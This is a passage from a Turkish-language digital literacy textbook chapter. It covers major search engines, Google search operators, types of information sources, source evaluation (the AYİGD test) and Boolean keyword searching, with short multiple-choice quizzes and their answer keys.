değiştirmektedir. Bing arama motorunda da haberler, videolar, görseller için çeşitli arama özelleştirmeleri yapılabilir. Zaman içerisinden hızla yükselerek Dünyada en çok tercih edilen ikinci arama motoru olmuştur. Bing arama motoru Microsoft firması tarafından sunulan hizmetlerle de uyumlu çalışabilmektedir.

şekil 8. Bing arama motoru

Yandex Arama Motoru


Yandex 1997 yılında Rusya da kurulan bir teknoloji firmasıdır. Yandex arama motoru özellikle navigasyon uygulaması ile ön plana çıkmıştır. Bu özelliğini yapılan aramalarda coğrafı olarak konumlar sunarak kullanıcılara sunar. Rusya da arama motorları arasında birinci sırada yer almaktadır. Yandex arama motorunun oyun servisi, çeviri servisi gibi bileşenleri bulunmaktadır.

Şekil 9. Yandex arama motoru

Yahoo Arama Motoru

1995 yılında Stanford Üniversitesi öğrencileri Jery Yang ve David Filo tarafından kurulmuştur. Özellikle Amerika'da oldukça yaygın kullanıma sahiptir. Arama motoru özelliğinin yanı sıra kullanıcılarına e-posta hizmeti sunmaktadır. Finans piyasaları hakkında da detaylı bilgilere erişim sağlar. Arama özelleştirme seçenekleri Yahoo arama motorunda da kullanılabilir.

Şekil 10. Yahoo arama motoru

Duck Duck Go

Pek çok arama motorunun kullanıcılarının kişisel bilgilerini kaydetme özelliği vardır. Bu özellik bazı kullanıcıları rahatsız eder. Duckduckgo arama motoru kullanıcılarının hiçbir kişisel bilgisini

kaydetmemesi işe ön plana çıkmıştır. Açık kaynak kodlu olmasından dolayı tüm kullanıcılar arama motorunun çalışma sistemini kendileri kontrol edebilirler. Günümüzde kişisel bilgi güvenliğin önem kazanması ile duckduckgo arama motoru rakiplerinin arasında popüler bir yer kazanmıştır.

Şekil 11. Duck Duck Go Arama motoru

ARAMA ÖZELLEŞTİRME

Arama motorlarında daha detaylı aramalar yapabilmek ve amacınıza uygun sonuçlara ulaşmak için bazı özel karakterleri ve kelimeleri kullanabilirsiniz. Bu özel karakterler ve kelimeler arama motorundan arama motoruna farklılık gösterebilir. Ancak arama motorları çok fazla bilgiyi listelediği için arama sonuçları aranan konu ile ilgili çok fazla sonuç içerebilir. Daha ilgili sonuçlar elde edebilmek için arama sonuçlarını filtrelemek gerekebilir. Aşağıda arama motorları içerisinde tüm dünyada en çok tercih edilen Google arama motorunda kullanılan bazı basit arama özelleştirme operatörlerinin kullanımı gösterilmiştir. Daha detaylı bilgi ilerleyen konularda verilecektir. Aranan kelimeler çift tırnak (“ ”) içerisine alınırsa, sadece çift tırnak içerisinde bulunan kelimenin tamamını içeren siteler listelenir. Örneğin; “uzaktan eğitim” , yazıldığında uzaktan eğitim kelimesinin tamamını içeren sonuçlar listelenir.

uzaktan eğitim

Tümü Haberler Videolar Görseller Alışveriş : Daha fazla Araçlar

Yaklaşık 32.000.000 sonuç bulundu (0,53 saniye)

Şekil 12. Arama özelleştirme ile uzaktan eğitimin araştırılması

Arama terimi normal yazıldığında yukarıda görüldüğü üzere 32.000.000 sonuç bulunmuş ve listelenmiştir.

"uzaktan eğitim"

Tümü Haberler Videolar Görseller Alışveriş : Daha fazla Araçlar

Yaklaşık 13.600.000 sonuç bulundu (0,60 saniye)

Şekil 13. Arama terimi (uzaktan eğitim) çift tırnak içerisinde yazıldığında 13.600.000 sonuç listelenmiştir.

Diğer taraftan sadece belirli bir sitenin içeriğinde arama yapmak istiyorsak **site:** yazarak aramamızı özelleştirebiliriz.

site:www.meb.gov.tr uzaktan eğitim

Tümü Haberler Videolar Görseller Alışveriş : Daha fazla Araçlar

Yaklaşık 922 sonuç bulundu (0,34 saniye)

<https://www.meb.gov.tr> > haber

UZAKTAN EĞİTİM SÜRECİNİN DETAYLARI - MEB

18 Kas 2020 — Okul yöneticilerimiz ve öğretmenlerimiz, ara tatil süresince yeni dönemdeki **uzaktan eğitim** süreçlerini öğrencileriyle işledikleri ders ...


<https://www.meb.gov.tr> > meb_duyuruindex

Uzaktan Eğitim Yakından İlgilenebiliriz - MEB


Başlık, Tarih: **Uzaktan Eğitim** Yakından İlgilenebiliriz, 15/04/2020. 100 Madde ile Eğitim Yürürlüğüne Giriş, 15/04/2020. Günlük Etkinlik Programı, 15/04/2020 ...

Şekil 14. belirli bir sitenin içeriğinde arama yapma

Milli Eğitim Bakanlığı'na ait olan www.meb.gov.tr sitesi içerisinde geçen uzaktan eğitim konulu içerikleri aratıyoruz ve karşımıza 922 adet sonuç çıkıyor. Bu sayede aramamızı özelleştirmiş olup ayrıca aramamızı resmi bir kaynaktan yapmış olduk. Sadece belirli bir dosya türünde arama yapmak istiyorsak type: yazarak aramamızı özelleştirebiliriz.



Şekil 15. Arama türümüze type:pptx yazarak sadece Microsoft powerpoint (sunum) dosyalarını içeren sonuçları listeleyebiliriz.


Şekil 16. Aradığımız sonuçların iki farklı kelimeyi veya her ikisini birden içermesini istiyorsak “or” operatörünü kullanabiliriz.

Or operatörünü kullanarak hem online hem de çevrimiçi kelimelerini veya her ikisini birden içeren sonuçları listelemiş olduk.

Şekil 17. Aranılan sonuçların içerisinde herhangi bir kelimeyi hariç tutmak istiyorsak, hariç tutmak istediğimiz kelimenin başına (-) operatörü koyarak aramamızı özelleştirebiliriz.

Aramamızda Vikipedi içeriklerini listelemek istemediğimiz için, - operatörü kullanarak Vikipedi içerikli sonuçları aramamızdan çıkarttık. Arama yaparken herhangi bir terim aklımıza gelmez veya aramamızı genişletmek istersek yer tutuculara (joker karakter) başvururuz. * yer tutucusu arama yaparken herhangi bir terim yerine geçen tüm kelimeleri temsil eder.

Şekil 18. Yer tutucu kullanarak arama yapmak

Yer tutucu (*) kullanarak Türkiye de bulunan ve en uzun özellikli tüm sonuçları listelemiş olduk (<https://www.google.com.tr/intl/tr/help/operators.html>). Simgeleri, işaretleri veya operatörleri kullanarak aramaları oluşturmak için ayrıca arama motorlarının gelişmiş arama sayfasını da kullanabilirsiniz. Gelişmiş arama sayfalarında açıklama ve örnekleri ile birlikte sorgulama seçenekleri bulunur. Bu konu ilerleyen konular içerisinde daha ayrıntılı anlatılacaktır. Genel olarak arama motorlarının pratik kullanımı ile ilgili sık kullanılan yöntemler aşağıda anlatılmaktadır.

KAYNAKÇA

Spathis Marios, Öğretmen, Model Upper Secondary School of Ag. Anargyroi,
mspathis@gmail.com

Athanasiou Georgia, Öğretmen, Model Upper Secondary School of Ag. Anargyroi,
giolaathanasiou@gmail.com

Soukaras Efthymios, Öğretmen, Model Upper Secondary School of Ag. Anargyroi,
soukaras@gmail.com

Takaoglou Sofia, Öğretmen, Model Upper Secondary School of Ag. Anargyroi,
sofiatakaoglou@gmail.com

Tsagkari Giota, Öğretmen, Model Upper Secondary School of Ag. Anargyroi,
tsagpana5@yahoo.gr

İNTERNETTEN BİLGİYE ERİŞİM, BİLGİNİN DERLENMESİ, SUNULMASI VE ETİK KURALLAR

*Dr. Murat YILMAZ¹,
Dr. Harun BAYTEKİN²,
Selda MANAV¹,*

*Dr. Kemal ÇELİK²,
Dr. Esin ÖZER¹,
Alkan ÇAĞLI¹*

¹Aydın Adnan Menderes Üniversitesi -Türkiye, ²Çanakkale Onsekiz Mart Üniversitesi -
Türkiye

GİRİŞ


İnternet eğitim süreçleri dahil her alanı etkiler ve öğretim süreçlerini zenginleştirirken öğretmen ve öğrencilere sınırsız sosyal, kültürel ve kişisel olanaklar sunar. Ancak internetin öğretim sürecindeki etkililiği öğrencilerin bilgi okuryazarlığı becerilerine ve interneti verimli kullanabilmelerine bağlıdır. Bu nedenle ortaokul ve liselerde her alanda öğrencilerin mutlaka bilgi kaynaklarına girme, doğru bilgi edinme ve bu bilgileri derleme ve sunma yetkinliğine sahip olmaları gerekmektedir. Dijitalleşen dünyada eğitimin her aşamasında ve hayat boyu öğrenimde dijital okuryazarlık artık önemli ve ayırt edici bir faktördür. Günümüzde dijital okuryazarlık, içerisinde pek çok konuyu ve okuryazarlık türünü de barındırmaktadır (Sağıroğlu vd., 2020). Dijital okuryazarlık, hayatın her alanında dijital teknolojilerle etkileşim kurarken eleştirel, yaratıcı, ayırt edici ve güvenli uygulamaları mümkün kılan bilgi, beceri ve anlayış setidir (Milli Eğitim Bakanlığı, 2020). Dijital okuryazarlık, bir bilgisayara erişmekten veya bir bilgisayarı kullanabilmekten çok daha fazlasıdır. Kavrama, ortak çalışma, güvende kalma, etkili iletişim kurma, kültürel ve sosyal farkındalık ve yaratıcı olmakla ilgilidir. Dijital okuryazarlıkla ilgili uygulamalar birbiri ile kesişen çok sayıda ve çeşitli bileşenlerden (boyuttan) oluşur. Dijital okuryazarlık, tüm bu bileşenlerin çakıştığı alan olarak da tanımlanabilir (Milli Eğitim Bakanlığı, 2020).

BİLGİ KAYNAKLARI

Kaynak Türleri

Bilgi, çok farklı kaynaklardan elde edilebilir. Farklı türde kaynaklar, farklı bilgiler içerirler. Hangi kaynak türünün bilgi gereksiniminizi daha iyi karşılayacağını belirlemek için bilgi kaynaklarını tanımanız ve türlerin özelliklerini bilmeniz gerekir. Bilgi kaynaklarını türlerine göre; kitaplar, süreli yayınlar, danışma kaynakları, kütüphane katalogları, veri tabanları ve World Wide Web olarak sıralayabiliriz. Ayrıca, DVD'ler, CD'ler ve mikrofilmler gibi kaynaklar da vardır (Milli Eğitim Bakanlığı, 2020).

Kitaplar Belli bir konuda yazılmış temel bilgi kaynaklarıdır. Kapsamlı bilgi içerirler. Çok sayıda kaynağa dayanırlar. Yayın süreci uzun olduğu için genellikle çok güncel bilgi içermezler.	Süreli Yayınlar Düzenli aralıklarla yayımlanan kaynaklara süreli yayın adı verilir. En çok bilinen süreli yayın türleri şunlardır: • Magazinler• Bilimsel dergiler• Gazeteler	Ansiklopediler Birçok konu hakkında gerçeklere dayanan bilgi içerirler. Hazırlanmaları ve yayımlanmaları uzun zaman aldığı için genellikle çok güncel bilgi içermezler. (E-ansiklopedilerle bu sorun giderek ortadan kalkmaktadır).
Kütüphane Katalogları Kütüphane katalogları, kütüphane koleksiyonundaki kaynakları ve bu kaynakların kütüphanedeki yerlerini gösterir. Kataloglar; kitaplar, dergiler, tezler gibi kütüphanede bulunan farklı kaynak türlerini içerirler.	Veri Tabanları Dergilerde yayımlanan bilimsel makaleler, toplantı bildirileri, raporlar, tezler ve kitaplarla ilgili bilgi içerirler. Araştırdığımız konu ile ilgili bilimsel yayınları, özellikle bilimsel makaleleri bulmak istediğinizde veri tabanlarını kullanabilirsiniz.	Künye Bilgi kaynaklarına ait temel bilgileri içeren kısa tanımlamalara bibliyografik künye adı verilir. Kaynağa erişimi sağlayacak unsurlar künyede mutlaka yer alır. Künyelerde aktarılan bilgi, kaynak türüne göre değişiklik gösterir. Makale künyeleri; yazar adı, makalenin başlığı, dergi adı, yayın yılı, sayfa ve cilt numaraları bilgilerini içerir.
World Wide Web Bir tarayıcı aracılığıyla İnternetteki bilgilere erişimimizi sağlar. Web'in ana özelliklerinden biri hiper bağlantılar (hyperlink) sayesinde bilgiye hızlı erişim sağlamasıdır. Web; kişiler, kurumlar, olaylar ve çeşitli konular hakkında güncel bilgi bulmak için uygun bir kaynaktır. Web'deki her bilgi herkese açık değildir.	Tarayıcı Tarayıcılar (browser), Web üzerindeki bilgiye grafik ara yüzlerle erişim sağlayan yazılımlardır. HTML veya benzeri formatlarda yazılan sayfaları görüntülemeye ve bağlantıların üzerine tıklamak koşuluyla Web sayfaları arasında gezinmeye olanak tanırlar.	Danışma Kaynakları Genellikle güvenilir yayın evleri tarafından yayınlanırlar. Uzmanlar tarafından hazırlanırlar. Yayın kurulu ve editörler tarafından denetlenirler. Kütüphanelerde farklı bir bölümde tutulurlar ve ödünç verilmezler.

Çizelge 1. Kaynak Türleri (Hacettepe Üniversitesi, 2020)⁴

Kaynak türleri bilgi video: <https://www.youtube.com/watch?v=8--RT90QEc4>

Mini Test

1. Aşağıdakilerden hangisi bilgi okuryazarlığımı tanımlar?
 - a. Okuma-yazmayı bilmek.
 - b. Bilgiyi nasıl kullanacağımı bilmek.
 - c. Bilgisayar kullanmayı bilmek.
 - d. Okuduğunu anlayabilmek.
 - e. Her şeyi bilmek.
2. Aşağıdakilerden hangisi danışma kaynağı değildir?
 - a. Ansiklopedi
 - b. Sözlük
 - c. Biyografi
 - d. Gazete
 - e. Almanak
3. Veri tabanları hangi amaçla kullanılır?
 - a. Kütüphanedeki kitapları bulmak için
 - b. Web’de bilgi aramak için
 - c. Bilimsel dergilerde yayımlanmış makaleleri bulmak için
 - d. Güncel haberleri takip etmek için
 - e. Bir konuda genel bilgi bulmak için
4. Araştırmanız için bilimsel makaleler arıyorsunuz. Nereye bakarsınız?
 - a. Magazinlere
 - b. Veri tabanlarına
 - c. Gazetelere
 - d. Web sayfalarına
 - e. Kataloğa
5. Kişilerin yaşam öyküleri hakkında bilgi veren kaynak aşağıdakilerden hangisidir?
 - a. Almanaklar
 - b. Ansiklopediler
 - c. Biyografiler
 - d. Kitaplar
 - e. Veri tabanları
6. World wide web ile ilgili aşağıdakilerden hangisi doğru değildir?
 - a. Tarayıcı aracılığıyla bilgiye erişim sağlar.
 - b. Güncel bilgi bulmak için uygun bir kaynaktır.
 - c. Bilgiye hızlı erişim sağlarlar.
 - d. Bilgiler herkese açıktır.
 - e. Hiper bağlantılara sahiptir.

7. Aşağıdakilerden hangisi süreli yayınlardan değildir?
- Magazinler
 - Almanaklar
 - Bilimsel dergiler
 - Gazeteler
 - Elektronik dergiler
8. Bilimsel bir makaleden yararlanmak istiyorsunuz. Bu kaynağa erişiminizi sağlayacak temel bilgileri içeren kaynak hangisidir?
- World wide web
 - Tarayıcı
 - Kütüphane katalogları
 - Künye
 - Veri tabanları
9. Kitaplarla ilgili aşağıdaki bilgilerden hangisi doğrudur?
- Genellikle güvenilir yayın evleri tarafından yayınlanırlar.
 - Her zaman güncel bilgiler içerirler.
 - Temel bilgi kaynaklarıdır.
 - Bilgiyi tarih sırasıyla aktarırlar.
 - Uzmanlar tarafından hazırlanırlar.
10. II. Dünya Savaşı hakkında bir ödev hazırlıyorsunuz. Aşağıdaki kaynaklardan hangisine daha az ihtiyaç duyarsınız?
- World wide web
 - Ansiklopedi
 - Tarayıcılar
 - Sözlük
 - Veri tabanları

1-b, 2-d, 3-c, 4-b, 5-c, 6-d, 7-b, 8-d, 9-c, 10-d.

KAYNAK SEÇİMİ

Araştırmalara Web'den de kütüphanelerden de başlanabilir. Burada önemli nokta araştırma yapacağımız konu için en uygun kaynağın hangisi olduğuna karar vermektir (Hacettepe Üniversitesi 2020). Araştırma sürecinde araştırmacının önce ne ortaya koymak istediğini, daha sonra da bunu yapmanın en iyi yolunun ne olduğunu net bir şekilde belirlemesi gerekir. Başka bir deyişle araştırma konusu belirlendikten ve araştırma problemi oluşturulduktan sonra, araştırmacının cevaplamak istediği soruyu cevaplaması, yani araştırma problemine en uygun olan araştırma tipini seçmesi ve araştırmada kullanılacak kaynakların belirlenmesi gerekir (LINCS,2020). İnternet ve kütüphane, hemen hemen her konuda bilgi içerir. Ancak güvenilir, güncel kaynaklar kullandığınızdan da emin olmanız önemlidir (UMGC, 2022).

Web’de Araştırma;	Kütüphanede Araştırma;
• Web üzerindeki bilgilerin çoğu ücretsiz olmasına karşın, bazı bilimsel bilgiler genellikle ücretlidir.• Web üzerindeki bilgilerin çoğunluğu bir inceleme ve kontrol sürecinden geçmez.• Dijital bilimsel yayınlar, dergiler kontrol edilmiş yayınlanması uygun görülmüş güvenilir kaynaklardır.• Web üzerinden her tür kaynağa erişemezsiniz. Bazı kaynaklar sadece basılı formdadır.• Web üzerindeki bilgi kalıcı olmayabilir. Web siteleri adres değiştirebilir, bazen de tamamen ortadan kaybolabilir.• Üniversiteler ve bazı eğitim kurumları farklı alanlarda çok sayıda elektronik dergi, kitap, sürekli yayın ve veri tabanına sahiptirler. Bu kütüphanelerde ya da üniversitelerde internet sağlayıcıları üzerinden bu kaynaklara ücretsiz ulaşılabilir.• İnternet üzerinden arama motorlarının doğru kullanımı ve uygun anahtar kelimeler aracılığı ile ücretsiz çok sayıda güvenilir yayına, veri tabanlarına, açık uçlu ücretsiz programlara kolaylıkla ulaşılabilir.	• Kütüphaneler özenle seçilmiş ve düzenlenmiş koleksiyonlara sahiptir.• Kütüphane kaynaklarının büyük bir bölümü yayımlanmadan önce editörler ya da hakemlerin denetiminden geçmiş bilimsel yayınlardır.• Kütüphane kaynakları ücretsizdir.• Kütüphane kaynakları aradığınızı kolayca bulabileceğiniz şekilde düzenlenmiştir.• Kütüphanelerde güncel kaynaklar kadar eski kaynaklar da bulunur.• Kütüphaneler size yardım edebilecek uzman personele sahiptir.• Günümüzde kütüphaneler basılı kaynakların dışında çok sayıda ücreti ödenerek kullanım hakkı alınmış dijital dergi ve çeşitli veri tabanlarına sahiptirler.

Çizelge 2. Kaynak Seçimi (Hacettepe Üniversitesi 2020). Kaynak seçimi bilgilendirdim

video: <https://www.youtube.com/watch?v=VXHQ2v8FIUQ>

Bilgi kaynaklarının değerlendirilmesi, araştırma süreci için kritik öneme sahiptir. Kaynaklarınızı eleştirel olarak değerlendirmek ve araştırmanız için yararlı ya da yararsız olup olmayacağını belirlemek için AYİGD Testini kullanabilirsiniz (Notre Dame de Namur University,2022).¹⁴ AYİGD testi, kaynakların eleştirel olarak değerlendirmesi yoludur. Bu yöntemde aşağıdaki başlıklar sorgulanır:

Amaç: Bilginin amacı nedir? Neden var?

Yazar: Yazar, yayıncı veya kaynak kimdir? Konu hakkında bilgi vermek için nitelikliler mi?

İlgili olma: Bilgiler konunuzla ilgili mi? Bir araştırma makalesinde bu kaynağı atıfta bulunur musunuz?

Geçerlilik: Bilgi ne zaman yayımlandı veya güncellendi? Kaynak güncel bilgiler içeriyor mu?

Doğruluk: Bilgi kanıtlarla destekleniyor mu? İçerik ne kadar güvenilir veya doğru?

Bilgilendirici video: <https://www.youtube.com/watch?v=Rc8Pm8pM7Pg>

Mini Test

1. Aşağıdaki kaynaklardan hangisinde güncel olaylarla ilgili bilgi bulursunuz?
 - a. Web
 - b. Bilimsel Dergiler
 - c. Kitaplar
 - d. Yıllıklar
 - e. Ansiklopediler
2. Web'deki bilgiler için hangisi söylenemez?
 - a. İnceleme ve kontrol sürecinden geçmez.
 - b. Her tür kaynağa erişemezsiniz.
 - c. Tüm bilgiler ücretsizdir.
 - d. Web üzerindeki bilgi kalıcı olmayabilir.
 - e. Bilgiye en kısa zamanda ulaşmayı sağlar.
3. AYİGD testi nedir?
 - a. World wide web için kaynak bulma testi
 - b. Bilgi kaynaklarının kısalması
 - c. Kaynakları eleştirel olarak değerlendirmenin bir yolu
 - d. Web'de bilgi ararken kullanılan bir yöntem
 - e. Kaynakların yetkinlik ve güvenilirliğini sağlayan test
4. AYİGD testi neleri içerir?
 - a. Bilginin amacı
 - b. Yazarın nitelikliliği
 - c. Bilgilerin araştırma konusuyla ilgiliiliği
 - d. Kaynağın güncel bilgilere sahip olup olmadığı
 - e. Hepsisi
5. Bilimsel bir araştırma yaparken aşağıdakilerden hangisi yapılmalıdır?
 - a. Araştırmaya her zaman kütüphaneden başlanmalıdır.
 - b. Araştırmaya her zaman Web'den başlanmalıdır.
 - c. Seçilen kaynakların güncelliğine önem verilmelidir.
 - d. Sadece kütüphane araştırması yapılmalıdır.
 - e. Hiçbiri
6. Kaynak seçimi yaparken esas kriter hangisidir?
 - a. Kaynağın ulaşılabilirliği
 - b. Konunun kapsamı
 - c. Kaynağın geniş bir veri tabanı olması
 - d. Kaynağın konu için uygunluğu
 - e. Hepsisi

7. Kaynak seçiminden önce yapılması gereken ilk adım nedir?
- Literatür taraması yapmak.
 - Anahtar sözcük bulmak.
 - Ne ortaya konmak istendiğine, bunu yapmanın en iyi yoluna karar vermek.
 - Araştırma problemine en uygun araştırma tipini seçmek.
 - Hiçbiri
8. Kütüphaneler için hangileri doğrudur?
- Özenle seçilmiş, düzenlenmiş koleksiyonlara sahiptir.
 - Kaynakların çoğu yayınlanmadan önce denetlenir.
 - Kolayca bulunabilecek bir düzendedir.
 - Eski kaynakları da barındırır.
 - Hepsi
9. Aşağıdaki kaynaklardan hangisinde eski kaynaklarla ilgili güvenilir bilgi bulursunuz?
- Web
 - Veri tabanları
 - Künyeler
 - Kütüphaneler
 - Hepsi
10. Web üzerindeki bilgilerin kalıcı olmama sebebi aşağıdakilerden hangisidir?
- Yazarın görüşlerinin zamanla değişmesi.
 - Kesin bilgiye ulaşmanın mümkün olmaması.
 - Web sitesinin adresinin değişmesi.
 - Web'e bağlanma
 - Sorunların olması

1-a, 2-c, 3-c, 4-e, 5-c, 6-d, 7-c, 8-e, 9-d, 10-c.

KONU SEÇİMİ VE BİLGİ ARAMA TEKNİKLERİ

Dijital okuryazar olmak, internet içeriğiyle eleştirel olarak ilgilenmek ve belirli bir görev için bu bilgilerin değerini yargılayabilmek anlamına gelir (Milli Eğitim Bakanlığı 2020). Araştırmının konusunu seçebilmek genel bilgiler; ansiklopediler, konu ansiklopedileri, bazı Web kaynakları ve giriş niteliğindeki kitaplar ile edinilebilir (Hacettepe Üniversitesi 2020). Konuyu belirlerken dikkat etmesi gerekenler;

- Araştırma konusuyla ilgili yeterli düzeyde kaynak bulunabilme imkânı olmalıdır.
- Çok az kaynak bulunmaması kadar, aşırı derecede kaynak bulunması da araştırmayı güçleştirir.
- Doğrudan veya dolaylı bütün kaynaklar toplanmalı, daha sonra ilgili kısımlar alınmalıdır (Hilmi Kazan, 2016). Konunun araştırılabilir olması başarılı bir şekilde sınırlandırılmasına bağlıdır. Konu ne kadar genişse araştırma o kadar yüzeysel olur, bu bakımdan sınırlandırma önemlidir (Hacettepe Üniversitesi 2020).

Konuyu Sınırlandırma

Konuyu anlamlı ve araştırılabilir şekilde sınırlandırmak bir ön çalışma yapmayı gerektirir. Bu aşamada konuyla ilgili beyin fırtınası yapılabilir (Hacettepe Üniversitesi 2020)⁴. Araştırma konusunu soru cümlesi şeklinde ifade etmek de sınırlamada yardımcı olabilir. Sorular yanıt gerektirir. Araştırmının amacı da bu yanıtları bulmaktır (Sağıroğlu vd. 2020).²

Konuyu sınırlandırma video: <https://www.youtube.com/watch?v=rpCbSjldXlM>

Öğrenciler, doğru anahtar kelimelerin uygun kullanımı ve arama motorlarının etkin kullanımı sonucunda konu ile ilgili dijital bilgi kaynaklarına doğrudan daha kısa sürede ulaşabilirler. Her ikisi de konu seçiminde, verilen ödevlerin hazırlanmasında veya herhangi bir konuda kendilerini geliştirmede etkilidir.

Anahtar Sözcük

Dijital ortamda araştırma yaparken yapılması gereken ilk şey anahtar kelimeleri belirlemektir. Anahtar kelime kavramını araştırma konusunu en iyi tanımlayan sözcükler olarak tanımlayabiliriz (Hacettepe Üniversitesi 2020). Anahtar sözcükler üzerinde düşünmek ve alternatifler yaratmak

ihtiyaç duyduğunuz bilgiyi bulma şansınızı arttıracaktır. Özellikle bilimsel çalışmalarınızda İngilizce veri tabanlarına da başvurmanız gerekeceğinden anahtar sözcüklerle çalışırken bunu iki dilde yapmanızda fayda vardır. Sözcüklerin tekil ve çoğul hallerinin yanı sıra eş anlamlı, daha dar ve daha geniş kapsamlı sözcükler, yaygın kullanılan kısaltmalar da düşünölmelidir (San Diego Üniversitesi, 2022). Anahtar sözcüklerle çalışırken alternatif yaratmakta zorlanırsanız *thesauruslar*'dan yararlanabilirsiniz. *Thesaruslar*, aradığımız sözcükle eş anlamlı sözcüklerin yanı sıra daha dar ve daha geniş kapsamlı sözcükleri de listelerler (Hacettepe Üniversitesi 2020).

Anahtar Sözcüklerin Seçimi

Anahtar kelimeler belirlenirken yapılan araştırmanın kapsamlılık derecesine göre genel kelimeler seçilebileceği gibi doğrudan belirli kavramlara işaret eden kelimeler de tercih edilebilir. Örneğın, bir sınıf öğretmeni derslerinde kullanmak üzere hikâyeler ararken sadece “hikâye” anahtar kelimesini kullanabileceği gibi arama sorgusunu “ilköğretim öğrencileri için” ya da “yardımseverlik” gibi kelimelerle geliştirebilir. Anahtar kelime sayısı arttıkça arama motoru daha az sonuç döndürecektir (Sağıröğlü vd. 2020).

Anahtar sözcüklerin seçimi ve kullanılması

video:https://www.youtube.com/watch?v=r6kjt2Mt_4w

Kataloglar ve Veri Tabanları

Bir kitabın arkasında yer alan indeks (dizin), aradığımız konuyu kitabın içinde çabucak bulmanıza nasıl yardımcı oluyorsa, çevrim içi kataloglar ve veri tabanları da binlerce kayıt içerisinden aradığımız konudaki kitapları veya makaleleri bulmanıza benzer şekilde yardımcı olur. Kataloglarda ve veri tabanlarında arama yaparken genellikle arama yapacağınız alanı ya da alanları da (yazar adı, anahtar sözcük gibi) seçmeniz gerekir. Bazen tüm alanlarda arama yapmak da mümkündür (Hacettepe Üniversitesi 2020).

Arama Alanları

En çok kullanılan arama alanları:


Yazar Adı	Yazar adını bildiğiniz durumlarda kullanılır. Sadece yazar adları alanını arar.
Eser Adı	Eser adını bildiğiniz durumlarda kullanılır. Sadece eser adları alanını arar.
Konu	Belli bir konuda kaynak ararken kullanılır. Sadece konu alanını arar. Özellikle kütüphane kataloglarında bulunan konu araması seçeneği isabetli sonuçlar verir.
Anahtar Sözcük	Anahtar sözcük alanını arar. Bazı çevrim içi kataloglarda tüm alanları aradığı da görülür. En çok kullanılan arama şeklidir. Anahtar sözcük araması birden fazla kavramı ilişkilendirmenize, dolayısıyla birden fazla konuyu içeren aramalar yapmanıza olanak tanır.
Tüm Alanlar	Tüm alanları arar. Yapılabilecek en kapsamlı aramadır.

Standart Arama Operatörleri

Standart arama operatörleri bilgisayar biliminde ve matematikte mantık yapıları olarak da bilinen bir dizi komutu içermektedir (Sağıroğlu vd.2020). Bilgilendirici Video : <https://www.youtube.com/watch?v=LTJyQwYV84>


VE (AND) Operatörü

Farklı kavramları bir arada içeren kaynakları bulmak istediğiniz zaman ilgili anahtar sözcükleri **VE** (İngilizce veri tabanlarında **AND**) ile ilişkilendirmeniz gerekir. Burada **VE** veri tabanına her iki kavramı da içeren kayıtları araması gerektiğini bildirir (Hacettepe Üniversitesi 2020)⁴. Tek bir anahtar sözcük ile yapılan bir arama sonucunda ulaşılan kayıt sayısı VE ile aramaya yeni anahtar sözcükler eklendiğinde azalır. İsteddiğiniz sayıda sözcüğü VE ile ilişkilendirebilirsiniz (Hacettepe Üniversitesi, 2020).

Şekil 19. AND Operatörünün Şematik Gösterimi

Şekil 19’da görüldüğü üzere Anahtar Kelime1 **VE** Anahtar Kelime2 sorgusu kullanılarak gerçekleştirilen bir aramada her iki kelimeyi de içeren kaynaklar gösterilirken kelimelerin tek başına geçtiği kaynaklar kapsam dışında bırakılacaktır.

Şekil 20. Anahtar Kelime 1 **VE** Anahtar Kelime 2 sorgusu kullanılarak gerçekleştirilen bir arama


VEYA (OR) Operatörü

‘VEYA’ kelimesinin İngilizce ‘deki karşılığı olan ‘OR’ operatörü, arasına yazıldığı anahtar kelimelerin herhangi birini içeren sonuçların görüntülenmesini sağlar. Kelimelerin bir arada olmasına gerek kalmadan arama yapılmasını sağlar. Bir bakıma kelimeler ayrı ayrı sorgulandıktan sonra elde edilen sonuçları bir araya getirir. Bu da aramanın kapsamını genişletir. Alternatif olarak dikey çubuk “|” işareti de kullanılabilir. Eğer kelime formu tercih edilirse VEYA operatörü büyük harfle yazılmalıdır. Aksi takdirde normal bir anahtar kelime olarak ele alınacaktır (Sağiroğlu vd. 2020).

Şekil 21. OR (VEYA) Operatörünün Şematik Gösterimi


Şekil 21'e bakıldığında Anahtar Kelime1 OR AnahtarKelime2 sorgusu kullanılarak yapılan bir aramada anahtar kelimelerin tek başlarına geçtikleri kaynaklara ek olarak birlikte geçtikleri kaynaklara da yer verildiği görülebilir. OR operatörü sayesinde iki ayrı arama işlemi yapıp tekrar eden sonuçları ayıklama zahmetinden kurtulmak mümkündür. Böylece araştırma süreci daha hızlı ve verimli bir biçimde tamamlanabilir (Sağıroğlu vd. 2020)

Şekil 22. OR (VEYA) Operatörüyle bir arama


DEĞİL/NOT (-) Operatörü

Araştırma yaparken anahtar kelimeler ne kadar özenle seçilirse seçilsin istenmeyen sonuçlarla karşılaşılması olasıdır. Herhangi bir anahtar kelimenin arama sonuçlarından çıkarılması için o kelimenin önüne - (eksi ya da tire) işareti konulması yeterlidir. NOT operatörü olarak da bilinen bu komutun arama sonuçlarının kapsamına yansması şekilde gösterilmektedir.

Şekil 23. NOT (-) Operatörünün Şematik Gösterimi

Şekilde Anahtar Kelime1 –Anahtar Kelime2 şeklinde yapılan sorgu gösterilmektedir. Bu operatör kullanılırken çıkarılmak istenilen kelimeyle – işaretinin arasında boşluk bırakılmadığından emin olunmalıdır. Aksi takdirde arama motoru komutu algılamayacaktır (Sağiroğlu vd. 2020). Sadece belirli bir sitenin içeriğinde arama yapmak istiyorsak **site:** yazarak aramamızı özelleştirebiliriz.



Şekil 24. site: yazarak aramanın özelleştirilmesi.

Millî Eğitim Bakanlığına ait olan www.meb.gov.tr sitesi içerisinde geçen uzaktan eğitim konulu içerikleri aratıyoruz ve karşımıza 922 adet sonuç çıkıyor. Bu sayede aramamızı özelleştirmiş olup ayrıca aramamızı resmi bir kaynaktan yapmış oluyoruz.


Çift Tırnak (“ ”) Operatörü

Arama kutusuna girilen her bir kelime arama motoru tarafından ayrı bir anahtar kelime olarak algılanır. Bu durum ilişkili ancak bağımsız kelimeler hakkında araştırma yaparken bir sorun oluşturmaz (Sağiroğlu vd. 2020).² Arama motoru yazılan kelime öbeğini bir bütün olarak algılar ve sadece tırnak içinde yazılan sıralamaya uygun olan sonuçları getirir. Diğer bir ifadeyle tırnak içine alınan kelime öbeği tek bir anahtar kelimeymiş gibi davranır (LINCS, 2020).¹¹


Şekil 25. Çift Tırnak (" ") Operatörünün Şematik Gösterimi

